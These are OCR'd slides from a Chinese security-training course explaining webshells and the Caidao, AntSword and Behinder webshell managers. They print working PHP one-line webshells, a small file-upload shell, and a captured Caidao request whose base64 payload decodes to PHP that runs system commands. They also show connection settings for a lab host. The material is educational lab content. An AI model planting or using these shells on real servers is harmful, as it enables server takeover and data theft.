WebShell原理与菜刀使用

讲师：空白

学院介绍

学院宗旨：专注网安人才实战技能培养

学院官网：https://edu.heetian.com/

合天网安实验室：https://www.hetianlab.com/

主打课程：

《web安全》：OWASP TOP 10漏洞原理及测试

《渗透测试》：渗透测试流程及工具的使用

《安全开发》：用python写一个综合的扫描器

《CTF-PWN》：CTF中的PWN相关

目录
CONTENTS

/01 WebShell原理

1.1 WebShell的含义


WebShell就是以asp、php、jsp或者cgi等网页文件形式存在的一种命令执行环境，也可以将其称做为一种网页后门。黑客在入侵了一个网站后，通常会将asp或php后门文件与网站服务器WEB目录下正常的网页文件混在一起，然后就可以使用浏览器来访问asp或者php后门，得到一个命令执行环境，以达到控制网站服务器的目的。

1.2 WebShell的优点

WebShell 最大的优点就是可以穿越防火墙，由于与被控制的服务器或远程主机交换的数据都是通过80端口传递的，因此不会被防火墙拦截。并且使用WebShell一般不会在系统日志中留下记录，只会在网站的web日志中留下一些数据提交记录，没有经验的管理员是很难看出入侵痕迹的。

1.3 WebShell的分类

WebShell根据脚本可以分为PHP脚本木马，ASP脚本木马，也有基于.NET的脚本木马和JSP脚本木马。跟随时代和技术的变迁，国外也有用python编写的脚本木马，不过国内常用的无外乎三种，大马，小马，一句话木马，具体使用场景和特点如下图：



1.3.1 一句话木马

代码简短，通常只有一行代码，使用方便。

PHP：<?php eval($_GET[pass]);?>


1.3.2 小马

只包含文件上传功能，体积小。

```php
<?php
@$temp = $_FILES['upload_file']['tmp_name'];
@$file = basename($_FILES['upload_file']['name']);
if (empty ($file)){
    echo "<form action = '' method = 'POST' ENCTYPE='multipart/form-data'>\n";
    echo "Local file: <input type = 'file' name = 'upload_file'>\n";
    echo "<input type = 'submit' value = 'Upload'>\n";
    echo "</form>\n<pre>\n\n</pre>";
}else {
    if(move_uploaded_file($temp,$file)){
        echo "File uploaded successfully.<p>\n";
    }else {
        echo "Unable to upload " . $file . ".<p>\n";}
    }?>
```

1.3.3 大马

体积大，包含很多功能，代码通常会进行加密隐藏。




1.4 WebShell原理抛析

首先我们先看一个原始而又简单的php一句话木马：

<?php @eval($_POST['a']); ?>

（1）php的代码要写在<?php ?>里面，服务器才能认出来这是php代码，然后才去解析。

（2）@符号的意思是不报错，即使执行错误，也不报错。



1.4 WebShell原理抛析

（3）为什么密码是a呢?


php里面几个超全局变量：$_GET、$_POST就是其中之一。$_POST['a']; 的意思就是a这个变量，用post的方法接收。

1.4 WebShell原理抛析

（4）如何理解eval()函数?

eval()把字符串作为PHP代码执行。

例如：eval("echo 'a'");其实就等于直接 echo 'a';再来看看<?php eval($_POST['a']); ?>首先，用post方式接收变量a，比如接收到了：a=echo 'a';这时代码就变成<?php eval("echo 'a';"); ?>。结果如下：



/02 菜刀的原理

2.1 WebShell管理工具的诞生

攻击者在入侵网站时，通常要通过各种方式写入WebShell，从而获得服务器的控制权限，比如执行系统命令、读取配置文件、窃取用户数据，篡改网站页面等操作。为了方便对这些WebShell进行管理，就诞生了各种各样的WebShell管理工具。

2.1 菜刀的工作原理

以虚拟终端执行命令为例：

Request Response

Raw Params Headers Hex

```
User-Agent: Java/1.8.0_121
Host: 192.168.81.233
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Content-type: application/x-www-form-urlencoded
Content-Length: 596
Connection: close

a=@eval  (base64_decode($_POST[action]));&action=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saWlpdCgwKTtlY2hvKCItJmd0O3wiKTs7JHA9YmFzZTY0X2RlY29kZSgkX1BPUlRbInoxI1OpOyRzPWJhc2U
2NF9kZWNvZGUoJF9QT1NUWyJ6MiJdKTskZD1kaXJuYW1lKCRfU0VSVkVSWyJTQlJJUFRfRklMRU5BTUUiXSk7JGM9c3Vic3RyKCRkLDAsMSk9PSIvIj8iLWMgXCJ7JHN9XCIiOiIvYyBcInskc3lcIiI7JHI9InskcH0geyRjfSI7QHN5c3R1bSgkci4iDImZ3Q7JjEiLCRyZXQpO3ByaW50ICgkcmV0IT0wKT8iDQpyZXQ9eyRyZXR9DQoiOiIiOztlY2hvKCJ8Jmx0Oy0iKTtkaWUoKTs%3d&z1=Y21k&z2=Y2QvZCJEO1xTb2Z0d2FyZVxQSFBTdHVkeVxQSFBUdXRvcmlhbFxXVldcMjAyMTA2MThcIiZkaXIm
ZWNobyBbU1OmY2QmZWNobyBbRV0=
```

```
1  @ini_set("display_errors","0");
2  @set_time_limit(0);
3  echo("-&gt;|");;
4  $p=base64_decode($_POST["z1"]);
5  $s=base64_decode($_POST["z2"]);
6  $d=dirname($_SERVER["SCRIPT_FILENAME"]);
7  $c=substr($d,0,1)=="/"?"-c \"{$s}\"":"/c \"{$s}\"";$r="{$p} {$c}";@system($r." 2&gt;&1",$ret);
8  print ($ret!=0)?"ret={$ret}":"";;
9  echo("|&lt;-");
10 die();
11 z1=cmd
12 z2=cd/d"D:\Software\PHPStudy\PHPTutorial\WWW\20210618\"&dir&echo [S]&cd&echo [E]
```


/03 常见的WebShell管理工具

3.1 中国蚁剑

中国蚁剑是一款开源的跨平台网站管理工具，它主要面向于合法授权的渗透测试安全人员以及进行常规操作的网站管理员。

项目地址：https://github.com/AntSwordProject/AntSword-Loader

3.1.1 使用方法


添加数据
添加
清空
测试连接
基础配置
URL地址 *
http://192.168.81.233/20210618/a.php
连接密码 *
a
网站备注
编码设置
UTF8
连接类型
PHP
编码器
default (不推荐)
random (不推荐)
base64
请求信息
其他设置
默认分类
11
成功
连接成功!


3.2 冰蝎

冰蝎通信过程中使用AES（高级加密算法，对称加密，微信小程序使用此种方法）进行加密，Java和.NET默认支持AES，php中需要开启openssl扩展，在V2.0版本后，php环境方式根据服务端支持情况动态选择，使得冰蝎更强大。

项目地址：https://github.com/rebeyond/Behinder

3.2.1 使用方法

冰蝎的WebShell只能使用冰蝎客户端进行连接，密码默认为：rebeyond



